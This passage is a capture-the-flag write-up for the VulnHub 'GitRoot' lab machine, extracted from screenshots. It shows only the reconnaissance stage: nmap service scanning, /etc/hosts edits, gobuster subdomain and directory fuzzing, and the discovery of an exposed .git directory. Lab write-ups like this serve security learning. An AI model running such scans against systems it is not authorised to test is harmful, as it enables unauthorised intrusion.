
GitRoot

Enumeration


initial enumeration

perform nmap port scanning & found there's 2 port opened only




```
┌──(nobodyatall㉿0xDEADBEEF)-[~/vulnhub/gitroot]
└─$ nmap -sC -sV 192.168.0.191
Starting Nmap 7.91 ( https://nmap.org ) at 2021-01-26 02:37 EST
Nmap scan report for wp.gitroot.vuln (192.168.0.191)
Host is up (0.0014s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 bf:45:f6:b3:e3:ce:0c:69:18:5a:5b:27:e5:d3:9c:86 (RSA)
|   256 b5:d7:45:50:06:c4:e2:3c:28:52:b8:06:26:1f:de:b0 (ECDSA)
|_  256 27:f0:d0:21:13:30:9c:5e:f0:70:a1:d8:5c:a7:8f:75 (ED25519)
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
|_http-generator: WordPress 5.0.4
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: myblog! &#8211; Just another WordPress site
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https:
```

check out the port 80 webpage & notice there's a note for Jen
//wordpress installed in wp.gitroot.vuln subdomain?




Hey Jen, just installed wordpress over at wp.gitroot.vuln please go check it out!

edit the /etc/hosts file and add the subdomain



```
192.168.0.191   wp.gitroot.vuln gitroot.vuln
```

& yes there's a wordpress installed here




myblog! — Just another WordPress site

Hello world!


Welcome to WordPress. This is your first post. Edit or delete it, then start writing!

there's only 1 user which is beth in the wordpress



myblog! — Just another WordPress site

Author Archives:
beth.




myblog! — Just another WordPress site

Oops! That page can’t be found.

after enumerate for some time it seems that we dont really have much stuff to enumerate anymore


enumerate another subdomain

so we perform subdomain fuzzing using gobuster & we found a repo subdomain



```
┌──(nobodyatall㉿0xDEADBEEF)-[~/vulnhub/gitroot]
└─$ gobuster dns -d gitroot.vuln -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110
000.txt -t 40 --quiet
Found: wp.gitroot.vuln
Found: repo.gitroot.vuln
```


add that into the /etc/hosts file & browse the webpage & we found an interesting code storage?
//search for code base using get.php & set code using set.php?



Welcome to our code storage area, we are currently storing a bunch of code here


Feel free to search our code base at get.php or set code in set.php

now let's perform subdirectory fuzzing & we found an interesting subdirectory which is the .git/HEAD




```
┌──(nobodyatall㉿0xDEADBEEF)-[~/vulnhub/gitroot]
└─$ gobuster dir -u http://repo.gitroot.vuln -w /usr/share/wordlists/dirb/common.txt -t 30
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://repo.gitroot.vuln
[+] Threads:        30
[+] Wordlist:       /usr/share/wordlists/dirb/common.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2021/01/26 02:46:11 Starting gobuster
===============================================================
/.git/HEAD (Status: 200)
```

so it seems that the website have .git misconfigured since it included into the production site



